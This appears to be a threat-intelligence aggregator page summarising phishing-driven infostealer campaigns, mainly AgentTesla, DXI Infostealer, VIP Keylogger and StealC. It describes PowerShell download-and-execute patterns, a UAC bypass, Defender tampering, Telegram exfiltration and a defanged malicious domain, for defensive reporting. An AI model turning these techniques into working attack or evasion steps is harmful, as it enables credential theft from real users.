
Loading story…

Phishing emails and malicious websites were used to trick users into launching PowerShell-driven malware chains that installed infostealers and stole credentials, clipboard data, and host information. In one case, an EDR alert on a finance user’s device showed msedge.exe spawning powershell.exe, followed by curl.exe, a downloaded DLL, and rundll32.exe; the decoded Base64 command used an IEX and Net.WebClient.DownloadString pattern to retrieve remote code after the user clicked an “Outstanding Invoice — Action Required” lure. The payload was identified as an AgentTesla variant, and responders isolated the host, revoked session tokens, reset credentials, and found two additional recipients of the same phishing email, though only one clicked and SmartScreen blocked the download.
A related intrusion used a phishing site that instructed victims to open PowerShell as administrator and paste an encoded command copied to the clipboard, leading to the download of a ZIP archive and execution of updater.exe, a packed PyInstaller-based DXI Infostealer sample. The malware used a UAC bypass via the ms-settings registry hijack and computerdefaults.exe, added Microsoft Defender exclusions, disabled protections, collected system, network, antivirus, clipboard, screenshot, and browser-related data, and packaged the results with rar.exe before exfiltrating them through the Telegram API as command-and-control. The activity showed a consistent pattern of social engineering, PowerShell abuse, defense evasion, staged payload delivery, and HTTPS or Telegram-based data theft.
Mallory correlates global threat intelligence with your attack surface — know if you’re exposed before adversaries strike.
6 events from the most recent confirmed update back to the earliest known activity.
VirusTotal identified the payload as an AgentTesla variant associated with credential and clipboard theft. Responders isolated the host, revoked session tokens, reset credentials, and found two additional recipients of similar emails during a broader hunt, though only one clicked and SmartScreen blocked the download.
Email analysis linked the malicious execution to a phishing message with the subject “Outstanding Invoice — Action Required,” containing a PDF that led the user to click a malicious link. That link launched Microsoft Edge with a custom URL, initiating the observed activity.
An EDR alert identified a suspicious chain on a finance user's machine where msedge.exe spawned powershell.exe, which launched curl.exe, a downloaded DLL, and rundll32.exe. Investigation found a Base64-encoded PowerShell payload that decoded to an IEX/New-Object Net.WebClient DownloadString pattern consistent with remote script retrieval for commodity stealer or RAT activity.
The malware performed host and network discovery, antivirus discovery, clipboard access, Roblox credential theft, and screenshot capture, then archived collected data with rar.exe. It exfiltrated the stolen data through the Telegram API as its command-and-control channel.
Analysis showed the DXI Infostealer used the ms-settings registry hijack with computerdefaults.exe for UAC bypass, added Microsoft Defender exclusions, and disabled multiple Defender protections to evade detection. It also hid itself and later cleaned up created registry keys and self-deleted.
A phishing campaign used a malicious website that told victims to open PowerShell as administrator and paste an encoded command copied to the clipboard. The decoded script downloaded a ZIP from thaisbobetx[.]com, extracted and ran updater.exe, which was analyzed as the DXI Infostealer.
Vulnerabilities, threat actors, malware, products, organizations, and breaches Mallory has linked to this story.
2 references tracked. Mallory keeps watching after this page renders.
medium.com
Open sourcemedium.com
Open sourceMap indicators from this story to your assets and identify affected systems in minutes.
Every observed campaign, victim, and pivot linked to actors named in this story.
Malware, exploits, and IOCs connected to the activity described here.
YARA, Sigma, and Snort rules deployed to your SIEM as soon as they’re published.
Get matching new stories delivered to your team as they break — not the next morning.
Ask questions about this story and take action on the answers.
Other stories Mallory is tracking that overlap on entities, sources, or topic labels.

Researchers analyzed multiple **AgentTesla** infection chains that begin with heavily obfuscated **JScript** files executed by `wscript.exe`, often delivered as phishing attachments and, in one case, an RFQ-themed spear-phishing lure named **"RFQ No 600002389875 RG724.JS"**. The scripts used layered evasion including centralized string arrays, index arithmetic, control-flow flattening, junk code, string reversal, delimiter noise, and a regex-based anti-debugging technique. In the Firebase-backed variant, the dropper retrieved a second-stage PowerShell payload from a **Google Firebase Storage** bucket, saved it to `C:\Temp\` under a randomized filename, and launched it with execution-policy bypass and hidden-window options, allowing malicious traffic to blend with trusted Google infrastructure. A related loader variant dropped PE payloads disguised as `.png` files into `C:\Users\Public\`, executed PowerShell in memory through a base64-decoded `IEX` command, and established persistence via the **`HKCU\Run`** registry key. The activity was linked to commodity cybercrime and the **AgentTesla** credential-theft family, which is commonly associated with credential harvesting, keylogging, screenshot capture, and data exfiltration over **SMTP**, **FTP/FTPS**, or **HTTP/HTTPS**. Detection remained relatively low across samples, with reports citing **14/76** and **20/76** antivirus detections at initial analysis, underscoring the effectiveness of the campaign’s obfuscation and abuse of legitimate cloud services.
Jun 29, 2026
Researchers reported active phishing operations using business-document lures and fake "secure mail" messages to infect Windows users with **VIP Keylogger** and related infostealers. Splunk said attackers sent payment notices, procurement orders, and logistics updates carrying heavily obfuscated `.vbs`, `.js`, or `.bat` loaders that launched PowerShell stagers, hid data in environment variables, and used steganography in PNG files to rebuild the final payload. K7 Labs also tracked a malware-as-a-service **VIP_Keylogger** campaign, while Splunk said the malware injects into `aspnet_compiler.exe` and steals keystrokes, screenshots, browser and Outlook credentials, clipboard contents, and cryptocurrency wallet addresses before exfiltrating data to attacker infrastructure, including Telegram. AhnLab separately detailed a South Korea-focused campaign impersonating a major credit card company with malicious LNK files that executed PowerShell and `mshta`, fetched an HTA with obfuscated VBScript, and displayed decoy documents to reduce suspicion. The malware changed behavior depending on whether Windows Defender was enabled: one path delivered AES-encrypted archives with backdoor, keylogging, clipboard theft, and information-stealing components, while the other used `rundll32` to load a downloader that avoided VBox and VMware and then pulled additional payloads from Google Drive to steal browser, email, cookie, clipboard, and cryptocurrency wallet data. Defenders were urged to scrutinize email attachments and file types, monitor suspicious registry and PowerShell activity, and watch for script-launched processes and Telegram-related DNS traffic.
Jun 29, 2026
A wave of **social-engineering-driven malware delivery** is abusing “verification” and “fix” workflows to trick users into running attacker-supplied commands that install information stealers. LevelBlue reported a campaign using **fake Cloudflare-style CAPTCHA pages** on compromised websites to convince Windows users to manually execute malicious **PowerShell** commands, resulting in **StealC** deployment; StealC is described as exfiltrating browser credentials, crypto wallet data, Steam and Outlook credentials, system information, and screenshots over **RC4-encrypted HTTP** to a C2 server. Intego also identified an evolved **ClickFix** technique on macOS (“**Matryoshka**”) that leverages **typosquatting** to redirect users to pages instructing them to paste “fix” commands into Terminal; the loader then retrieves an AppleScript payload to steal browser credentials and target wallet apps (e.g., *Trezor Suite*, *Ledger Live*), including repeated fake password prompts as a fallback. Separately, other credential-theft campaigns are also leaning heavily on lures that exploit user trust and routine workflows. Morphisec described **Noodlophile** evolving from fake AI video platform ads to **fake job postings** and phishing “assessments,” delivering multi-stage stealers/RATs via techniques including **DLL sideloading**, while continuing to use **Telegram bots** for exfiltration/C2 and adding file-bloating content intended to disrupt automated analysis. These developments reinforce that user-in-the-loop execution (copy/paste commands, “verification” steps, and recruitment-themed forms) remains a high-yield initial access vector for stealers across both Windows and macOS environments.
Jun 29, 2026